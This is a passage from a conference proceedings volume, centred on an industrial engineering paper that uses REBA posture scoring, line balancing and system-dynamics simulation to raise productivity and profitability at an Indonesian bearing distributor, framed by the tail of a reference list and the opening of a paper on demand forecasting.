7. Rybicki J (2018) Application of event sourcing in research data management. In: 2018 ALLDATA 2018, the fourth international conference on Big Data, small data, linked data and open data, pp 46–52
8. Overeem M, Spoor M, Jansen S (2017) The dark side of event sourcing: managing data conversion. In: 2017 IEEE 24th international conference on software analysis, evolution and reengineering (SANER), pp 193–204
9. Kyriakakis P, Chatzigeorgiou A, Xinogalos S, Ampatzoglou A (2019) Exploring the frequency and change proneness of dynamic feature pattern instances in PHP applications. Sci Comput Program 171
10. Laaziri M, Benmoussa K, Khoulji S (2019) Mohamed Larbi Kerkeb: a Comparative study of PHP frameworks performance. Procedia Manuf 32:864–871
11. Dhuny R, Peer AAI, Mohamudally NA, Nissanke N (2022) Performance evaluation of a portable single-board computer as a 3-tiered LAMP stack under 32-bit and 64-bit operating systems. Softw Impacts 14:100390
12. PHP and Event Sourcing. https://www.eventstore.com/blog/php-and-event-sourcing
13. Adding Event Sourcing to an existing PHP project (for the right reasons). https://symfonycasts.com/screencast/symfonycon2019/adding-event-sourcing-to-an-existing-php-project-for-the-right-reasons
14. CQRS and Event Sourcing implementation in PHP. https://tsh.io/blog/cqrs-event-sourcing-php/
15. Starting with Event Sourcing in PHP. https://medium.com/nerd-for-tech/starting-with-event-sourcing-in-php-161a83597d69

Profitability Improvement for a Distributor Company with Modified Work Posture and Workflow Using REBA and Modelling Simulation

Louis Valentino, Lina Gozali, Frans Jusuf Daywin, and Ariawan Gunadi

Abstract CV. XYZ is a distributor company engaged in the automotive sector for bearing products and spare parts. This study aims to improve the worker posture and system workflow at CV. XYZ, which will be shown and explained, determine and calculate the REBA score of a work process, continued by making activity cycle diagrams, causal loop diagrams, flow diagrams, performing simulations for each scenario, comparing average productivity and profitability between scenarios, conclusions and suggestions for profitability improvement. Based on the simulation, the best scenario is scenario 4, which is a work posture using a table and a proposed workflow. Therefore, the workers at CV. XYZ is recommended to use a table and use the workflow that has been proposed to obtain higher profitability.

Keywords Profitability · Productivity · REBA · Line balancing · Activity Cycle Diagram · Causal loop diagram · Simulation

1 Introduction

CV. XYZ is a distributor company engaged in the automotive sector for bearing products and spare parts which have been operating since 1995. One example of a product distributed by CV. XYZ is Samgong MC-075131s gear set, which has a

L. Valentino (✉) · L. Gozali · F. J. Daywin
Department of Industrial Engineering, Universitas Tarumanagara, Jakarta, Indonesia
e-mail: louis.545190026@stu.untar.ac.id

L. Gozali
e-mail: linag@ft.untar.ac.id

F. J. Daywin
e-mail: fransd@ft.untar.ac.id

A. Gunadi
Department of Law, Universitas Tarumanagara, Jakarta, Indonesia
e-mail: ariawang@fh.untar.ac.id


S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_20

mass of 20 kg. As a distributor company, there is a product repackaging process that will be carried out at CV. XYZ. This process is carried out to avoid damage to the product when the product is shipped to cities throughout Indonesia.

Product repackaging processes on the CV. XYZ is carried out by workers on the floor, while the available 75 cm high table is not used. This of course makes workers have to work with non-ergonomic postures. Ergonomics is a science that adjusts workplace conditions and job demands to the abilities of the workers [1]. If the adjustment is successfully achieved and runs effectively, it can be ascertained that the productivity of the workers will be increased, minimising the risk of disease and injury and increasing satisfaction among the workforce [2]. REBA (Rapid Entire Body Assessment) is an ergonomic method that quickly assesses worker posture from the neck, back, arms, wrists to ankles [3]. Thus, non-ergonomic work postures will certainly reduce the productivity of workers and make workers quickly experience fatigue [4]. The higher the productivity, the higher the profitability obtained by CV. XYZ. In each of repackaging product activities, the worker's posture is similar, in which the product is placed on the floor and the work posture of the worker is bent. The working posture of the worker can be seen in Fig. 1.

The division of tasks between the two workers at CV. XYZ is also not balanced because there are many activities carried out by worker 1, while only a few activities are carried out by worker 2. Worker 1 has to remove the top cardboard board, then install bubble wrap, punch holes in the cardboard partition and install cable tie, install foam, cut styrofoam, install styrofoam, tighten cable ties, install top cardboard boards and do product packaging. Meanwhile, worker 2 only performs inspection

Fig. 1 Work posture



and labelling. A balanced division of labour is necessary so that the profitability of CV. XYZ can be increased. In addition, there are styrofoam-cutting activities that are only carried out after the product is ordered by customers. These activities should be carried out in advance without having to wait for orders from customers because the size of the product is known. If these activities are carried out first, the overall processing time for a product will be faster therefore could increase the productivity of CV. XYZ.

Wibowo and Mawadati [5] used the ergonomic method (REBA) to analyse the work posture of minimarket employees, while [6] used REBA to analyse the working posture of rice milling workers, these researches show that REBA can be used for various types of work, not limited to process or sequence. Ghutukade and Sawant [7] used the line balancing method to develop a new assembly line for product manufacturing. Soewin and Chinda [8] used system dynamics without simulation to carry out a conceptual framework for the energy service industry in China. It can be seen that [5, 6] only used the ergonomic method to analyse the work posture without taking into account productivity. Meanwhile, this research aims to use the ergonomic method to increase the productivity of the workflow. Ghutukade and Sawant [7] used the line balancing method without making a simulation, therefore did not take other variables into account that could affect the system workflow, meanwhile, this research takes other variables into account that could affect the workflow of the system. Soewin and Chinda [8] used simulation to carry out 'a big scale' of a system, whereas this research used simulation to model a specified system in a workplace.

There is no research at CV. XYZ until now. This study aims to improve the worker posture and system workflow at CV. XYZ, which will be shown and explained, determine and calculate the REBA score of the work process, continued by making activity cycle diagrams, causal loop diagrams, flow diagrams, performing simulations for each scenario, comparing average productivity and profitability between scenarios, conclusions and suggestions for profitability improvement. The purpose of this research is to determine the efforts that must be made to increase the profitability of CV. XYZ by using REBA and modelling simulation. Profitability can increase due to increased productivity. The higher the productivity, the higher the gross profit, as well as profitability. The contribution of this research is that the method used in this research can be used in various fields, such as manufacturing companies producing clothes, laundry and others, not only for distributor companies. The limitations and challenges experienced during this research are the research focused on 1 type of product, namely the Samgong MC-075131s gear set, the posture of workers in all activities during the product repackaging process is assumed to have the same posture so that the REBA value generated will also be the same. In addition, the calculation of the increase in profitability is based on the increase in productivity (The costs that will be included in this study to calculate profitability include the cost of workers' salaries, electricity costs and raw material costs, where these costs are fixed). Based on observation, product CV. XYZ often runs out of stock. Therefore, this study will assume that all products at CV. XYZ will be sold out.

2 Methodology

2.1 Research Model

This study began by making initial observations on the CV. XYZ, then identify the problem, determine the topic and research objectives, conduct literature and field study and collect the necessary data. Topic and research objectives are determined based on the problem that occur on CV. XYZ. The topic and objectives of this research are to solve the problem occurring on CV. XYZ. By doing observation, the problem on CV. XYZ could be known. Literature study is carried out by reading theories regarding the methods, while field study is carried out to determine the factors that influence profitability. The necessary data in this research, among others, work posture of the workers, cycle time, workflow and factors that influence profitability. After all, data is collected, data processing is carried out and suggestions for improvement will be provided. Work posture data will be processed using REBA method. Workflow and cycle time data will be processed using line balancing method and simulation to get the best scenario for CV. XYZ. Suggestions for work posture are using the table. The proposed workflow will be made by using line balancing method to make a balanced division of labour. Lastly, perform an analysis to compare the initial conditions with the proposed improvement conditions. From that, conclusions and suggestions can be made. The research methodology can be seen in Fig. 2.

In this research, there are several variables to be studied. These variables are divided into three groups, namely independent (work posture and cycle time each process, because the work posture and cycle time will be different among 4 scenarios), control (allowances, total workers' salary, raw material cost, initial price of product, product sales tax cost, selling price of one product and electricity cost) and dependent variables (productivity and profitability). Control variables are fixed, while dependent variables are influenced by the independent variables and control variables. Work posture, cycle time and allowances will influence productivity, while the other control variables will influence profitability. The research model of this study can be seen in Fig. 3.

3 Result and Discussion

3.1 Work Posture

The initial posture of workers 1 and 2 in Fig. 1 shows that the posture is not ergonomic, and based on the interview with the workers, they experienced different kinds of pain in some areas of their bodies. Workers' complaints based on the level of pain can be seen in the following Table 1.




Fig. 2 Research methodology

Based on the results of the REBA analysis, the REBA score obtained is 10. A REBA score of 10 indicates a high risk and requires investigation and improvement [9]. On CV. XYZ, there is a table as high as 75 cm that is not used by workers. Using the table can improve the posture of the workers. The worker's posture after using the table also does not change during the process of the product (the worker remains standing and the product is placed on the table) so the resulting REBA value will also be the same. The worker's posture when using the table can be seen in Fig. 4. Based on the results of the REBA analysis, the REBA score is 3. A REBA score of 3 indicates a low level of risk [9]. Compared to the worker's initial posture, the worker's posture using a desk is much better. The initial posture of workers has a REBA value of 10 (high-risk level), while the worker's posture after using the table is only 3 (low-risk level).

Based on the results of the interview, it is known that by using Table 1, the complaints experienced by workers 1 and 2 have decreased which can be seen in Table 2.

Overall, workers' posture using a table is much better than worker 2's initial posture because it reduces the number of complaints experienced by worker 2. Therefore, workers at CV. XYZ have to work using a table.




Fig. 3 Research model

Table 1 (Initial condition) level of pain

Worker	Pain level		
	Mildly painful	Painful	Severe painful
Worker 1	Upper neck, Left upper arm, Left thigh, Right thigh	Lower neck, Left shoulder, Right shoulder, Back, Right upper arm, Buttocks, Left knee, Right knee, Left calf, Right calf	Waist
Worker 2	Left upper arm, Right upper arm, Left thigh, Right thigh, Left calf, Right calf	Lower neck, Left shoulder, Right shoulder, Back, Buttocks, Left knee, Right knee	Waist

3.2 *Line Balancing*

Line balancing is an analysis to divide the load between processes in a balanced way so that there are no idle processes due to waiting too long for products from the previous process. With line balancing, production performance becomes more efficient. In addition, the workload becomes more balanced between workstations [10]. After calculating the standard time, the line balance efficiency can be measured.




Fig. 4 Suggested work posture

Table 2 (Proposed condition) level of pain

Worker	Pain level		
	Mildly painful	Painful	Severe painful
Worker 1	Lower neck, Left shoulder, Right shoulder, Left thigh, Right thigh, Left knee, Right knee, Left calf, Right calf, Left Foot, Right foot		
Worker 2	Lower neck, Left shoulder, Right shoulder, Left knee, Right knee Left calf, Right calf, Left Foot, Right foot		

The formula to measure line balance efficiency is as follows:

$$\text{Line Balance Efficiency} = \frac{T_{WC}}{(K)(T_s)} \times 100 \tag{1}$$

T_{wc} = total time of all workstations.

K = number of workstations.

T_s = operating time of the longest workstation.

The calculation of line balance efficiency [11, 12], will be carried out in the sequence of process activities before and after the suggested improvement in the

Table 3 Process activities and standard time

Process sequence	Std. time (s)	Process carried out by	
		Initial	Suggested
Removing upper cardboard	16.865024	Worker 1	Worker 1
Bubble wrap installation	52.426752	Worker 1	Worker 1
Perforating cardboard partition and cable tie installation	48.120448	Worker 1	Worker 1
Foam installation	62.004096	Worker 1	Worker 1
Styrofoam cutting	22.39872	Worker 1	Worker 1
Styrofoam installation	19.150336	Worker 1	Worker 2
Cable tie tightening	29.183232	Worker 1	Worker 2
Installing upper cardboard	7.19808	Worker 1	Worker 2
Product packaging	65.332224	Worker 1	Worker 2
Inspection and labeling	71.602304	Worker 2	Worker 2

Table 4 Result of line balance efficiency

Variables	Process carried out by	
	Initial	Suggest
T_{wc}	394.281 s	394.281 s
T_s	322.678 s	208.599 s
K	2	2
Line balance efficiency	61.0949773 ≈ 61.095%	94.5067265 ≈ 94.507%

sequence of processes using standard time along with workers who carry out these activities, which can be seen in Table 3.

The result of the calculation of the line balance efficiency for the initial and suggested conditions of the workflow can be seen in Table 4.

By implementing the proposed workflow, line balance efficiency increased by 33.412%. This shows that the proposed workflow makes the division of labour between worker 1 and worker 2 much more balanced.

3.3 Activity Cycle Diagram (ACD)

Activity Cycle Diagram (ACD) is a diagram that shows the logic of a model [13]. ACD of the initial workflow of CV. XYZ can be seen in Fig. 5.

Based on Table 3, it can be seen that the suggested workflow workers 1 and 2 will be more balanced, which the processing time of one product will become faster. The suggested ACD workflow can be seen in Fig. 6.




Fig. 5 Initial workflow ACD




Fig. 6 Suggested workflow ACD

3.4 Causal Loop Diagram

Causal loop diagram shows the causes and effects of each process in a system [14]. Causal loop diagrams were created using the Powersim software. For modelling and simulation, there are four scenarios. The explanation of each scenario is as follows:

- Scenario 1. Initial work posture and initial conditions of workflow.
- Scenario 2. The proposed work posture (using a table) and the initial conditions.
- Scenario 3. Initial work posture and proposed workflow conditions.
- Scenario 4. Proposed work posture (using a table) and proposed workflow conditions.

Scenario 1 and scenario 2 have the same CLD because the workflow of worker 1 and worker 2 are the same. Scenario 1 and scenario 2 only differ in processing time due to the different postures of the workers. CLD for scenario 1 and scenario 2 can be seen in Fig. 7. Scenario 3 and scenario 4 also have the same CLD because the workflow of worker 1 and worker 2 are the same. Scenarios 3 and 4 only differ in postures of the workers. CLD for scenario 3 and scenario 4 can be seen in Fig. 8.




Fig. 7 CLD of the first scenario and the second scenario




Fig. 8 CLD of the third scenario and the fourth scenario

3.5 Simulation

Stock-flow diagram (SFD) provides information about input and output of each activity [15]. The stock-flow diagram of scenarios 1 and 2 can be seen in Fig. 9.




Fig. 9 SFD of the first scenario and the second scenario

Meanwhile, the SFD of scenarios 3 and 4 can be seen in Fig. 10. The results of the average productivity and profitability per day can be seen in Table 5. Total working time per day is 7 h 30 min = 27,000 s.

Selling price of 1 product is IDR 3,085,875.00. That means if productivity increases by 1 unit, the gross profit will increase by IDR 3,085,875.00. The other costs (the cost of workers' salaries, electricity costs and raw material costs) are fixed




Fig. 10 SFD of the third scenario and the fourth scenario

Table 5 Simulation results

Scenarios	Productivity (average daily productivity)	Profitability
1	81.93	IDR 59,994,380.872
2	90.27	IDR 66,141,200.647
3	125.67	IDR 92,232,018.397
4	139.2	IDR 102,204,017.384

for every scenario, so by increasing the productivity, the profitability will also be increased (with assumption all products will be sold out).

Using the table will reduce the complaints suffered by workers. Implementing the proposed workflow will make the division of labour much more balanced (line balance efficiency increased by 33.412%). Table 3 shows which tasks should be carried out by worker 1 and worker 2 for the proposed workflow. CV. XYZ should ensure that workers do their tasks using a table and follow the proposed workflow. Based on the results of the comparison of the average productivity and profitability, it is known that each scenario is significantly different from one another. So, scenario 4 is the best scenario for a CV. XYZ. This is because scenario 4 provides a higher average daily profitability than the other scenarios. Scenario 4 gives an average daily productivity of 139.2 units of product and average daily profitability of IDR 102,204,017.384. Scenario 4 is the condition of the proposal, either from the proposed work posture or the proposed workflow. When compared with the initial conditions of CV. XYZ (scenario 1), there is a huge increase in profitability. By using a table and proposed workflow, the average daily increase in profitability was IDR 42,209,636.512 and the average daily productivity increase was 57.27 units of Samgong MC-075131s gear set.

4 Conclusion

Profitability can increase due to increased productivity. The higher the productivity, the higher the gross profit, as well as profitability. Productivity can increase if workers do their work with ergonomic posture. Furthermore, the workflow also give a big contribution to the productivity. Based on the results of data processing, it is concluded that the best scenario is scenario 4, which is a work posture using a table and a proposed workflow. Work posture using a table reduces the processing time of worker 1 and worker 2. In addition, it also reduces the complaints suffered by worker 1 and worker 2. The line balance efficiency for the initial condition of the workflow is 61.095%, Meanwhile, the proposed workflow has a line balance efficiency of 94.507%. This shows that the proposed workflow makes the division of labour between worker 1 and worker 2 much more balanced. By using a table and proposed workflow, there is a huge increase in profitability. The average daily increase in profitability was 70.356% (IDR 42,209,636.512) and the average daily productivity increase was 57.27 units of the Samgong MC-075131 s gear set. Therefore, the workers at CV. XYZ is recommended to use a table and use the workflow that has been proposed to obtain higher profitability. For the next research at CV. XYZ, research about the workload of the workers could make productivity unstable. The proposed condition can be even better if productivity is stable.

References

1. Leber M, Bastič M, Moody L, Krajnc MS (2018) A study of the impact of ergonomically designed workplaces on employee productivity. Prod Eng Manage 13(1):107–117
2. Schaufeli WB (2017) Applying the job demands-resources model. Organ Dyn 2(46):120–132
3. Haekal J, Hanum B, Prasetio DEA (2020) Analysis of operator body posture packaging using Rapid entire body assessment (REBA) method: a case study of pharmaceutical company in Bogor, Indonesia. Int J Eng Res Adv Technol-IJERAT 6(7):27–36
4. Lechenet M, Dessaint F, Py G, Makowski D, Munier-Jolain N (2017) Reducing pesticide use while preserving crop productivity and profitability on arable farms. Nat Plants 3(3):1–6
5. Wibowo AH, Mawadati A (2021) The analysis of employees' work posture by using rapid entire body assessment (REBA) and rapid upper limb assessment (RULA). In: IOP conference series: earth and environmental science, vol. 704, no. 1. IOP Publishing, p. 012022
6. Julianus H (2019) Work posture analysis by using rapid upper limb assessment (RULA) and rapid entire body assessment (REBA) methods (Case Study: Rice Milling In Malang-East Java of Indonesia). In: IOP conference series: materials science and engineering, vol 469, no 1. IOP Publishing, pp 012012
7. Ghutukade ST, Sawant SM (2013) Use of ranked position weighted method for assembly line balancing. Int J Adv Eng Res Stud 1(03)
8. Soewin E, Chinda T (2022) Development of a construction performance index in the construction industry: system dynamics modelling approach. Int J Construction Manage 22(10):1806–1817
9. Rofieq M, Erliana K, Wiati NM, Hariyanto S (2019) The work posture evaluation at assembly work station in MSEs of silver jewelry handicraft with the REBA method. In: 1st ınternational conference on engineering and management in ındustrial system (ICOEMIS 2019). Atlantis Press, pp 87–94
10. Sawal A, Hamzah AJ (2020) Application of line balancing using the heuristic method to equalize the production line at PT. Bogatama Marinusa Makassar. In: IOP conference series: materials science and engineering, vol 885, no 1. IOP Publishing, pp 012035
11. Gozali L, Daywin FJ, Jestinus A (2020) Calculation of labor amount with theory of constraints and line balancing method in PT. XYZ fish crackers factory. In: IOP conference series: materials science and engineering, vol 852, no 1. IOP Publishing, p 012092
12. Alexandra S, Gozali L (2020) Line balancing analysis on finishing line dabbing soap at PT. XYZ. In: IOP conference series: materials science and engineering, vol 1007, no 1. IOP Publishing, p 012030
13. Lesina M, Dmitrovic LG, Selec H (2021) Consequences of covıd pandemıc on croatıan leather and footwear ındustry. In: Economic and social development: book of proceedings, pp 106–115
14. Delgado-Maciel J, Cortés-Robles G, Alor-Hernández G, Alcaráz JG, Negny S (2018) A comparison between the functional analysis and the causal-loop diagram to model inventive problems. In: Procedia CIRP, vol 70, pp 259–264
15. Davahli MR, Karwowski W, Taiar R (2020) A system dynamics simulation applied to healthcare: a systematic review. Int J Environ Res Public Health 17(16):5741

Demand Forecasting Using Time Series and ANN with Inventory Control to Reduce Bullwhip Effect on Home Appliances Electronics Distributors

Stiven Tjen, Lina Gozali, Helena Juliana Kristina, Ariawan Gunadi, and Agustinus Purna Irawan

Abstract The supply chain principle is very useful and suitable for use in large distributor companies. Distributor companies require strong inventory management calculations because they receive goods of many types and quantities. In this study, the subject used as a case study is PT. Pixel Perdana Jaya, a distributor company that encounters the bullwhip effect. This study aims to identify the effect of bullwhip on PT. Pixel Perdana Jaya and the solution to solve the bullwhip effect in distributors company. Electronic products are very difficult to predict the need for units with precision; this happens because consumer demand for home appliance items is uncertain. Distortion of information can lead to increasingly volatile demand patterns in the upstream supply chain, especially for distributors. To minimize the bullwhip effect on distributors, the proposed strategies for this research are to apply time series and Artificial Neural Network (ANN) for forecasting and Distribution Requirement Planning (DRP).

Keywords Supply chain · Distributors · Bullwhip effect · Forecasting · Artificial Neural Network (ANN) · Distribution Requirement Planning (DRP)

S. Tjen · L. Gozali (✉) · H. J. Kristina
Department of Industrial Engineering, Tarumanagara University, Jakarta, Indonesia
e-mail: linag@ft.untar.ac.id

S. Tjen
e-mail: stiven.545190040@stu.untar.ac.id

H. J. Kristina
e-mail: julianak@ft.untar.ac.id

A. Gunadi
Department of Law, Tarumanagara University, Jakarta, Indonesia
e-mail: ariawang@fh.untar.ac.id

A. P. Irawan
Departement of Mechanical Engineering, Tarumanagara University, Jakarta, Indonesia
e-mail: agustinus@untar.ac.id

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_21

1 Introduction

